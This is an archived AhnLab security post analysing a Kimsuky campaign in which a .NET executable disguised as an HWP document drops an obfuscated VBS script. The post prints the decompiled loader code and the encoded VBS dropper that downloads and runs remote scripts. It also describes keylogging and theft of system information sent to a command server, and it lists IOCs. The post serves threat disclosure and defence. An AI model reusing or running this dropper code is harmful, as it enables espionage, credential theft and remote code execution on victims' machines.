Malware Disguised as HWP Document File (Kimsuky)

By ATCP

Published: 2023-06-15 · Archived: 2026-04-06 00:04:41 UTC

AhnLab Security Emergency response Center (ASEC) has recently confirmed malware, which was previously distributed in CHM and OneNote file formats, being distributed as an executable. Considering that the words used in the malware and the executed script code are similar to that of previously analyzed codes, it is suspected that the same threat group (Kimsuky) is also the creator of this malware.


- Analysis Report on Malware Distributed by the Kimsuky Group – Oct 20, 2022
- OneNote Malware Disguised as Compensation Form (Kimsuky) – Mar 24, 2023
- CHM Malware Disguised as North Korea-related Questionnaire (Kimsuky) – Mar 13, 2023
- Kimsuky's Attack Attempts Disguised as Press Releases of Various Topics – May 25, 2022
- APT Attack Attempts Disguised as North Korea-Related Paper Requirements (Kimsuky) – Feb 22, 2022


The identified malware is distributed as a compressed file which contains a readme.txt along with an executable disguised with an HWP document file extension.

이름	원본 크기	압축 크기	압축률	종류	수정한 날짜
readme.txt	95	96	-1%	텍스트 문서	2023-06-15 오전 9:38
개인정보유출내역.zip	82,320	81,675	1%	ZIP 파일	2023-06-15 오전 10:07

이름	원본 크기	압축 크기	압축률	종류	수정한 날짜
개인정보유출내역.hwp	299,520	81,624	73%	응용 프로그램	2023-06-15 오전 10:02

The readme.txt file contains the following message which prompts users to open the malicious EXE file (Personal Data Leakage Details.hwp.exe). The malicious EXE file was compiled with .NET and uses the HWP document icon to disguise itself to appear like a document file. Multiple spaces were also inserted into the file name to prevent the file extension from being fully visible.






The above EXE file contains a PowerShell command encoded in Base64. Thus, when the file is executed, this command is decoded and saved as update.vbs in the %APPDATA% folder. The generated update.vbs file is then executed through PowerShell.

```
public static void GetName()
{
    string text;
    bool flag = !File.Exists(text = Path.Combine(Path.GetTempPath(), StyleTime.Binder));
    if (flag)
    {
    }
    string s =
      "RGVjb2RlIDOgIiI6Zm9yIGkgPSAxIHRvIDYxMToJRGVjb2RlIDOgRGVjb2RlICsgY2hyKEFzYyhtaWQoIj1ScSNIdXYydSNYaHZ4cGgjUWh7dz1WeGUjYmh3TE
      hWd2R3aCssPUZycXZ3I2tuIOAjKUs7MzMzMzMzND11aGpnbHUjQCMIVnJpd3pkdWhfUGxmdXJ2cml3XOxxd2h1cWh3IOh7c29ydWh1X1BkbHEIPVpsd2sjSmh3U
      mVtaGZ3KyY6bHFwanB3dj1fdXJyd19naGlkeG93PVZ3Z1YoaIN1cnkILDOxYmh3Vnd1bHFqWWRveGgja24vI3YoamdsdS8jJUZraGZuYkR2dnJmbGR3bHJxdiUv
      IyVxciU9MYZodOd6cnYnWWRveGgjI2tuLyN1aGpnbHUvIyVHbHZkZW9oSWx1dndVeHFGeHZ3cnBsfWgILyMOPTFWaHdHenJ1Z1Ikb3holyNrbi8jJVZyaXd6ZHY
      oX1BsZnYydnJpd19IZ2poXOxIY3JIZ2poJS8jJVYoZ2x1aGZ3bHJxUHJnaCUvIzMjPUhxZyNabHdrPUhxZyNWeGU9Ymh3TEhWd2R3aD14bCNAIyY6aG9vMHZ3cn
      Y8MWZyMW51MmRncDJscWYybXYIPVpsd2sjRnYoZHdoUmVtaGZ3KyVMcXdodXFodOh7c29ydWh1MURzc29sZmR3bHJxJSw9MVFkeWxqZHdoIyYrd3dzPTIyJSMpI
      3hslykjJTJvbHZ3MXNrcOJOeGh1fEAOJT1HciN6a2xvaCMxZXh2fD1aYmZ1bHN3MVZvaGhzIzQzMz1PcnJzPWY3QDFHcmZ4cGhxdzFFcmd8MUxxcWh1V2h7dzOx
      VHhsdz1lcWcjWmx3az1le2hmeHdoK2Y3LDO9IixpLDEpKSAtICgzKSk6TmY4dDpFeGVjdXRlIERlY29kZTo=";
    int folder = 26;
    string text2 = Environment.GetFolderPath((Environment.SpecialFolder)folder);
    string @string = Encoding.Default.GetString(Convert.FromBase64String(s));
    text2 += PerfCollectionDomain.Empty;
    File.WriteAllText(text2, @string);
    string arguments = " -windowstyle hidden -c wscript '" + text2 + "'";
    Process.Start("powershell.exe", arguments);
    IntPtr zero = IntPtr.Zero;
    string obj = "문서가 파괴 되었습니다.";
    string result = StubBasicGateway.Result;
    int obj2 = 65584;
    NullableVersion.Get(zero, obj, result, obj2);
}
```

```
public static class PerfCollectionDomain
{
    // Token: 0x04000005 RID: 5
    public static string Empty = "//update.vbs";
}
```

The following message box is then generated, rendering it difficult for users to realize that malicious behaviors are being performed. The message contains North Korean dialect as shown in Figure 4 below.



The created update.vbs file contains obfuscated commands. Decoding this reveals a code that downloads and executes an additional script from hxxp://well-story.co[.]kr/adm/inc/js/list.php?query=1.

```
Decode = "":for i = 1 to 611:    Decode = Decode + chr(Asc(mid(
"=Rq#Huuru#Uhvxph#Qh{w=Vxe#VhwLHVwdwh+,=Frqvw#kn#@#)K;3333334=uhjglu#@#%Vriwzduh_Plfurvriw_Lqwhuqhw#H{so
ruhu_Pdlq%=Zlwk#JhwRemhfw+%zlqpjpwv=_urrw_ghidxow=VwgUhjSury%,=1VhwVwulqjYdoxh#kn/#uhjglu/#%FkhfnbDvvrfl
dwlrqv%/#%qr%=1VhwGzrugYdoxh##kn/#uhjglu/#%GlvdeohIluvwUxqFxvwrpl}h%/#4=1VhwGzrugYdoxh##kn/#%Vriwzduh_Pl
furvriw_Hgjh_LHWrHgjh%/#%Uhgluhfwlrqprgh%/#3#=Hqg#Zlwk=Hqg#Vxe=VhwLHVwdwh=xl#@#%zhoo0vwru|1fr1nu2dgp2lqf
2mv%=Zlwk#FuhdwhRemhfw+%LqwhuqhwH{soruhu1Dssolfdwlrq%,=1Qdyljdwh#%kwws=22%#)#xl#)#%2olvw1sksBtxhu|@4%=Gr
#zkloh#1exv|=ZVfulsw1Vohhs#433=Orrs=ew@1Grfxphqw1Erg|1LqqhuWh{w=1Txlw=Hqg#Zlwk=H{hfxwh+ew,==",i,1)) - (
3)):Next:Execute Decode:
```

Both the script present in the above URL and the subsequent scripts executed perform functions such as user credential leakage and keylogging, which are consistent with the findings in the <Analysis Report on Malware Distributed by the Kimsuky Group>. The identified URL and features of the created file are as follows.

URL and Filename	Feature
update.vbs	– Changes a certain registry – Runs the script hxxp://well-story.co[.]kr/adm/inc/js/**list.php?query=1**
hxxp://well-story.co[.]kr/adm/inc/js/**list.php?query=1**	– Changes a certain registry – Creates OfficeAppManifest_v[Min]_[Hr]_[Day][Month].xml and registers it as a service – Runs the script hxxp://well-story.co[.]kr/adm/inc/js/**lib.php?idx=1**
OfficeAppManifest_v[Min]_[Hr]_[Day][Month].xml	– Runs the script hxxp://well-story.co[.]kr/adm/inc/js/**list.php?query=6**
hxxp://well-story.co[.]kr/adm/inc/js/**list.php?query=6**	– Runs the script hxxp://well-story.co[.]kr/adm/inc/js/**lib.php?idx=5**

hxxp://well-story.co[.]kr/adm/inc/js/**lib.php?idx=5**	– Keylogger – Transmits keylogging data to hxxp://well-story.co[.]kr/adm/inc/js/show.php
hxxp://well-story.co[.]kr/adm/inc/js/**lib.php?idx=1**	– Collects user PC information – Transmits the collected information to hxxp://well-story.co[.]kr/adm/inc/js/show.php

Table 1. Features of the scripts found on a certain URL and the generated files

The information collected at this stage also matches those of the aforementioned report.

변수명	수집 정보
$sysInfo	시스템 정보 수집
	command : SystemInfo
$taskList_v	실행중인 작업 목록
	command : tasklist
$taskList_svc	각 프로세스에 호스트된 서비스 목록
	command : tasklist /svc
$firewall_st	모든 프로파일에 대해 방화벽 정태, 로깅 등 프로필 설정 정보
	command : Netsh Advfirewall show allprofiles
$av_soft	AntiVirus 제품 확인
	command : Get-WmiObject -NameSpace "ROOT₩SecurityCenter" -class "AntiVirusProduct"
$av_soft2	AntiVirus 제품 확인
	command : Get-WmiObject -NameSpace "ROOT₩SecurityCenter2" -class "AntiVirusProduct"

표 7. 수집 정보

Given the continuous detection of this malware type being distributed, users are advised to exercise extra caution. Users should always verify the file extension when opening email attachments and refrain from executing files received from unknown sources.

[File Detection]

Dropper/Win.Agent.C5441936 (2023.06.16.02)
Trojan/VBS.Kimsuky (2023.03.21.03)
Trojan/PowerShell.Obfuscated (2023.03.14.00)
Trojan/PowerShell.KeyLogger (2023.05.09.00)

MD5

73174c9d586531153a5793d050a394a8

8133c5f663f89b01b30a052749b5a988

91029801f6f3a415392ccfee8226be67

ec1b518541228072eb75463ce15c7bce

f05991652398406655a6a5eebe3e5f3a

Additional IOCs are available on AhnLab TIP.

URL

http[:]//well-story[.]co[.]kr/adm/inc/js/lib[.]php?idx=1

http[:]//well-story[.]co[.]kr/adm/inc/js/lib[.]php?idx=5

http[:]//well-story[.]co[.]kr/adm/inc/js/list[.]php?query=1

http[:]//well-story[.]co[.]kr/adm/inc/js/list[.]php?query=6

http[:]//well-story[.]co[.]kr/adm/inc/js/show[.]php

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/54736/